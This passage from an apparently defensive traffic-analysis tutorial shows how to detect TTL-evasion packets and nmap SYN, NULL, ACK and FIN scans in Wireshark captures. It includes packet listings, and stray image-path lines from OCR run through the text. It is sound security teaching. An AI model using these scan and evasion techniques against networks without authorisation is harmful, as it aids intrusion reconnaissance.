re-use. Essentially, if all base ports are occupied, it makes real connections much more difficult to establish to our affected host.



Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.1	192.168.10.1	TCP	60	2406 → 80 [SYN] Seq=0 Win=512 Len=0
2	0.000012	192.168.10.1	192.168.10.1	TCP	60	2407 → 80 [SYN] Seq=0 Win=512 Len=0
3	0.000024	192.168.10.1	192.168.10.1	TCP	60	2408 → 80 [SYN] Seq=0 Win=512 Len=0
4	0.000036	192.168.10.1	192.168.10.1	TCP	60	2409 → 80 [SYN] Seq=0 Win=512 Len=0
5	0.000050	192.168.10.1	192.168.10.1	TCP	60	2410 → 80 [SYN] Seq=0 Win=512 Len=0
6	0.000065	192.168.10.1	192.168.10.1	TCP	60	2411 → 80 [SYN] Seq=0 Win=512 Len=0
7	0.000080	192.168.10.1	192.168.10.1	TCP	60	2412 → 80 [SYN] Seq=0 Win=512 Len=0
8	0.000094	192.168.10.1	192.168.10.1	TCP	60	2413 → 80 [SYN] Seq=0 Win=512 Len=0
9	0.000105	192.168.10.1	192.168.10.1	TCP	60	2414 → 80 [SYN] Seq=0 Win=512 Len=0
10	0.000116	192.168.10.1	192.168.10.1	TCP	60	2415 → 80 [SYN] Seq=0 Win=512 Len=0
11	0.000127	192.168.10.1	192.168.10.1	TCP	60	2416 → 80 [SYN] Seq=0 Win=512 Len=0
12	0.000139	192.168.10.1	192.168.10.1	TCP	60	2417 → 80 [SYN] Seq=0 Win=512 Len=0
13	0.000152	192.168.10.1	192.168.10.1	TCP	60	2418 → 80 [SYN] Seq=0 Win=512 Len=0
14	0.000167	192.168.10.1	192.168.10.1	TCP	60	2419 → 80 [SYN] Seq=0 Win=512 Len=0
15	0.000181	192.168.10.1	192.168.10.1	TCP	60	2420 → 80 [SYN] Seq=0 Win=512 Len=0

IP Time-to-Live Attacks

Related PCAP File(s):

- `ip_ttl.pcapng`

Time-to-Live attacks are primarily utilized as a means of evasion by attackers. Basically speaking the attacker will intentionally set a very low TTL on their IP packets in order to attempt to evade firewalls, IDS, and IPS systems. These work like the following.




1. The attacker will craft an IP packet with an intentionally low TTL value (1, 2, 3 and so on).


2. Through each host that this packet passes through this TTL value will be decremented by one until it reaches zero.
3. Upon reaching zero this packet will be discarded. The attacker will try to get this packet discarded before it reaches a firewall or filtering system to avoid detection/controls.
4. When the packets expire, the routers along the path generate ICMP Time Exceeded messages and send them back to the source IP address.

Finding Irregularities in IP TTL

For starters, we can begin to dump our traffic and open it in Wireshark. Detecting this in small amounts can be difficult, but fortunately for us attackers will most times utilize ttl manipulation in port scanning efforts. Right away we might notice something like the following.



However, we might also notice a returned SYN, ACK message from one of our legitimate service ports on our affected host. In doing so, the attacker might have successfully evaded one of our firewall controls.




So, if we were to open one of these packets, we could realistically see why this is. Suppose we opened the IPv4 tab in Wireshark for any of these packets. We might notice a very low TTL like the following.

```
Internet Protocol Version 4, Src: 192.168.10.5, Dst: 192.168.10.1
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x7312 (29458)
  > 000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
  v Time to Live: 3
      > [Expert Info (Note/Sequence): "Time To Live" only 3]
    Protocol: TCP (6)
    Header Checksum: 0xaf67 [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.10.5
    Destination Address: 192.168.10.1
```

As such, we can implement a control which discards or filters packets that do not have a high enough TTL. In doing so, we can prevent these forms of IP packet crafting attacks.

TCP Handshake Abnormalities

Innately, when attackers are gaining information on our TCP services, we might notice a few odd behaviors during our traffic analysis efforts. Firstly, let's consider how normal TCP connections work with their 3-way handshake.



To initiate a TCP connection for whatever purpose the client first sends the machine it is attempting to connect to a TCP SYN request to begin the TCP connection.

If this port is open, and in fact able to be connected to, the machine responds with a TCP SYN/ACK to acknowledge that the connection is valid and able to be used. However, we should consider all TCP flags.

Flags	Description
`URG (Urgent)`	This flag is to denote urgency with the current data in stream.
`ACK (Acknowledgement)`	This flag acknowledges receipt of data.

Flags	Description
`PSH (Push)`	This flag instructs the TCP stack to immediately deliver the received data to the application layer, and bypass buffering.
`RST (Reset)`	This flag is used for termination of the TCP connection (we will dive into hijacking and RST attacks soon).
`SYN (Synchronize)`	This flag is used to establish an initial connection with TCP.
`FIN (Finish)`	This flag is used to denote the finish of a TCP connection. It is used when no more data needs to be sent.
`ECN (Explicit Congestion Notification)`	This flag is used to denote congestion within our network, it is to let the hosts know to avoid unnecessary re-transmissions.

As such, when we are performing our traffic analysis efforts we can look for the following strange conditions:


1. `Too many flags of a kind or kinds` - This could show us that scanning is occurring within our network.
2. `The usage of different and unusual flags` - Sometimes this could indicate a TCP RST attack, hijacking, or simply some form of control evasion for scanning.
3. `Solo host to multiple ports, or solo host to multiple hosts` - Easy enough, we can find scanning as we have done before by noticing where these connections are going from one host. In a lot of cases, we may even need to consider decoy scans and random source attacks.

Excessive SYN Flags

Related PCAP File(s):

- `nmap_syn_scan.pcapng`

Right away one of the traffic patterns that we can notice is too many SYN flags. This is a prime example of nmap scanning. Simply put, the adversary will send TCP SYN packets to the target ports. In the case where our port is open, our machine will respond with a SYN-ACK packet to continue the handshake, which will then be met by an RST from the attackers scanner. However, we can get lost in the RSTs here as our machine will respond with RST for closed ports.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.10.1	192.168.10.5	TCP	60	4848 → 58702 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2	0.000046	192.168.10.5	192.168.10.1	TCP	60	58702 → 5950 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
3	0.000069	192.168.10.5	192.168.10.1	TCP	60	58702 → 30000 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
4	0.000075	192.168.10.5	192.168.10.1	TCP	60	58702 → 6666 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	0.000081	192.168.10.5	192.168.10.1	TCP	60	58702 → 42510 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
6	0.000088	192.168.10.1	192.168.10.5	TCP	60	5915 → 58702 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
7	0.000088	192.168.10.5	192.168.10.1	TCP	60	58702 → 912 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
8	0.000108	192.168.10.5	192.168.10.1	TCP	60	58702 → 500 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
9	0.000115	192.168.10.5	192.168.10.1	TCP	60	58702 → 1050 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
10	0.000127	192.168.10.5	192.168.10.1	TCP	60	58702 → 1084 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
11	0.000136	192.168.10.5	192.168.10.1	TCP	60	58702 → 3370 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
12	0.000143	192.168.10.5	192.168.10.1	TCP	60	58702 → 3031 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
13	0.000158	192.168.10.5	192.168.10.1	TCP	60	58702 → 1198 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
14	0.000168	192.168.10.5	192.168.10.1	TCP	60	58702 → 1007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
15	0.000175	192.168.10.5	192.168.10.1	TCP	60	58702 → 6007 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
16	0.000183	192.168.10.5	192.168.10.1	TCP	60	58702 → 50002 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
17	0.000184	192.168.10.1	192.168.10.5	TCP	60	1054 → 58702 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

However it is worth noting that there are two primary scan types we might detect that use the SYN flag. These are:

1. `SYN Scans` - In these scans the behavior will be as we see, however the attacker will pre-emptively end the handshake with the RST flag.
2. `SYN Stealth Scans` - In this case the attacker will attempt to evade detection by only partially completing the TCP handshake.

No Flags


Related PCAP File(s):

- `nmap_null_scan.pcapng`

On the opposite side of things, the attacker might send no flags. This is what is commonly referrred to as a NULL scan. In a NULL scan an attacker sends TCP packets with no flags. TCP connections behave like the following when a NULL packet is received.

1. `If the port is open` - The system will not respond at all since there is no flags.
2. `If the port is closed` - The system will respond with an RST packet.

As such a NULL scan might look like the following.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
21	0.001257	192.168.10.5	192.168.10.1	TCP	60	63451 → 8888 [<None>] Seq=1 Win=1024 Len=0
22	0.001272	192.168.10.5	192.168.10.1	TCP	60	63451 → 256 [<None>] Seq=1 Win=1024 Len=0
23	0.001278	192.168.10.5	192.168.10.1	TCP	60	63451 → 139 [<None>] Seq=1 Win=1024 Len=0
24	0.001285	192.168.10.5	192.168.10.1	TCP	60	63451 → 1025 [<None>] Seq=1 Win=1024 Len=0
25	0.001291	192.168.10.5	192.168.10.1	TCP	60	63451 → 135 [<None>] Seq=1 Win=1024 Len=0
26	0.001296	192.168.10.5	192.168.10.1	TCP	60	63451 → 143 [<None>] Seq=1 Win=1024 Len=0
27	0.001308	192.168.10.5	192.168.10.1	TCP	60	63451 → 993 [<None>] Seq=1 Win=1024 Len=0
28	0.001318	192.168.10.5	192.168.10.1	TCP	60	63451 → 5900 [<None>] Seq=1 Win=1024 Len=0
29	0.001324	192.168.10.5	192.168.10.1	TCP	60	63451 → 22 [<None>] Seq=1 Win=1024 Len=0
30	0.001331	192.168.10.5	192.168.10.1	TCP	60	63451 → 110 [<None>] Seq=1 Win=1024 Len=0
31	0.001342	192.168.10.5	192.168.10.1	TCP	60	63451 → 80 [<None>] Seq=1 Win=1024 Len=0
32	0.001361	192.168.10.5	192.168.10.1	TCP	60	63451 → 554 [<None>] Seq=1 Win=1024 Len=0
33	0.001371	192.168.10.5	192.168.10.1	TCP	60	63451 → 1720 [<None>] Seq=1 Win=1024 Len=0
34	0.001379	192.168.10.5	192.168.10.1	TCP	60	63451 → 113 [<None>] Seq=1 Win=1024 Len=0
35	0.001388	192.168.10.5	192.168.10.1	TCP	60	63451 → 1723 [<None>] Seq=1 Win=1024 Len=0
36	0.001395	192.168.10.5	192.168.10.1	TCP	60	63451 → 53 [<None>] Seq=1 Win=1024 Len=0
37	0.001415	192.168.10.5	192.168.10.1	TCP	60	63451 → 23 [<None>] Seq=1 Win=1024 Len=0
38	0.001422	192.168.10.5	192.168.10.1	TCP	60	63451 → 111 [<None>] Seq=1 Win=1024 Len=0
39	0.001438	192.168.10.5	192.168.10.1	TCP	60	63451 → 2100 [<None>] Seq=1 Win=1024 Len=0
40	0.001448	192.168.10.5	192.168.10.1	TCP	60	63451 → 4321 [<None>] Seq=1 Win=1024 Len=0

Too Many ACKs


Related PCAP File(s):

- `nmap_ack_scan.pcapng`

On the other hand, we might notice an excessive amount of acknowledgements between two hosts. In this case the attacker might be employing the usage of an ACK scan. In the case of an ACK scan TCP connections will behave like the following.

1. `If the port is open` - The affected machine will either not respond, or will respond with an RST packet.
2. `If the port is closed` - The affected machine will respond with an RST packet.

So, we might see the following traffic which would indicate an ACK scan.



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
19	0.001172	192.168.10.5	192.168.10.1	TCP	60	37077 → 443 [ACK] Seq=1 Ack=1 Win=1024 Len=0
20	0.001183	192.168.10.5	192.168.10.1	TCP	60	37077 → 445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
21	0.001190	192.168.10.5	192.168.10.1	TCP	60	37077 → 22 [ACK] Seq=1 Ack=1 Win=1024 Len=0
22	0.001220	192.168.10.5	192.168.10.1	TCP	60	37077 → 1025 [ACK] Seq=1 Ack=1 Win=1024 Len=0
23	0.001228	192.168.10.5	192.168.10.1	TCP	60	37077 → 111 [ACK] Seq=1 Ack=1 Win=1024 Len=0
24	0.001261	192.168.10.5	192.168.10.1	TCP	60	37077 → 256 [ACK] Seq=1 Ack=1 Win=1024 Len=0
25	0.001270	192.168.10.5	192.168.10.1	TCP	60	37077 → 554 [ACK] Seq=1 Ack=1 Win=1024 Len=0
26	0.001325	192.168.10.5	192.168.10.1	TCP	60	37077 → 110 [ACK] Seq=1 Ack=1 Win=1024 Len=0
27	0.001334	192.168.10.5	192.168.10.1	TCP	60	37077 → 199 [ACK] Seq=1 Ack=1 Win=1024 Len=0
28	0.001362	192.168.10.1	192.168.10.5	TCP	60	443 → 37077 [RST] Seq=1 Win=0 Len=0
29	0.001383	192.168.10.5	192.168.10.1	TCP	60	37077 → 3389 [ACK] Seq=1 Ack=1 Win=1024 Len=0
30	0.001423	192.168.10.5	192.168.10.1	TCP	60	37077 → 8888 [ACK] Seq=1 Ack=1 Win=1024 Len=0
31	0.001435	192.168.10.5	192.168.10.1	TCP	60	37077 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
32	0.001447	192.168.10.1	192.168.10.5	TCP	60	445 → 37077 [RST] Seq=1 Win=0 Len=0
33	0.001475	192.168.10.5	192.168.10.1	TCP	60	37077 → 5900 [ACK] Seq=1 Ack=1 Win=1024 Len=0
34	0.001487	192.168.10.5	192.168.10.1	TCP	60	37077 → 1720 [ACK] Seq=1 Ack=1 Win=1024 Len=0
35	0.001529	192.168.10.5	192.168.10.1	TCP	60	37077 → 113 [ACK] Seq=1 Ack=1 Win=1024 Len=0
36	0.001537	192.168.10.5	192.168.10.1	TCP	60	37077 → 587 [ACK] Seq=1 Ack=1 Win=1024 Len=0


Excessive FINs

Related PCAP File(s):

- `nmap_fin_scan.pcapng`

Using another part of the handshake, an attacker might utilize a FIN scan. In this case, all TCP packets will be marked with the FIN flag. We might notice the following behavior from our affected machine.

1. `If the port is open` - Our affected machine simply will not respond.
2. `If the port is closed` - Our affected machine will respond with an RST packet.



Just too many flags


Related PCAP File(s):

- `nmap_xmas_scan.pcapng`

